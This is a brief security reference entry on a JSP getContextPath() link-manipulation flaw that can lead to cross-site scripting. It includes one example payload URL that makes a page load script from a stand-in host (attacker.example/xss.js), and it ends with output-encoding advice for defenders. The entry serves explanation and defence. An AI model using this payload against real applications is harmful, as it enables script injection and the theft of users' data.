JSP
getContextPath() Link Manipulation

Some JSP applications prepend request.getContextPath() to relative resource URLs in attributes such as src, href, or action. If a servlet container incorporates attacker-controlled path parameters into that value and the template does not apply HTML-attribute encoding, HTML character references can transform the rendered value into a protocol-relative URL on an attacker-controlled host.[1]
http://127.0.0.1:8080//attacker.example/xss.js#/..;/..;/contextPathExample/test.jspIn an affected page, the browser decodes / as / and # as #. A generated resource URL can therefore begin with //attacker.example/xss.js, while the fragment hides the remaining path. If this value reaches a <script src> attribute, the page loads attacker-controlled JavaScript and the issue becomes XSS; other resource attributes may enable related content injection.[1]
Apply context-appropriate output encoding to dynamic values placed in HTML attributes. For a URL embedded in an attribute, OWASP recommends URL encoding followed by HTML-attribute encoding; using a fixed, trusted resource base also avoids deriving an origin from request-controlled path data.[2]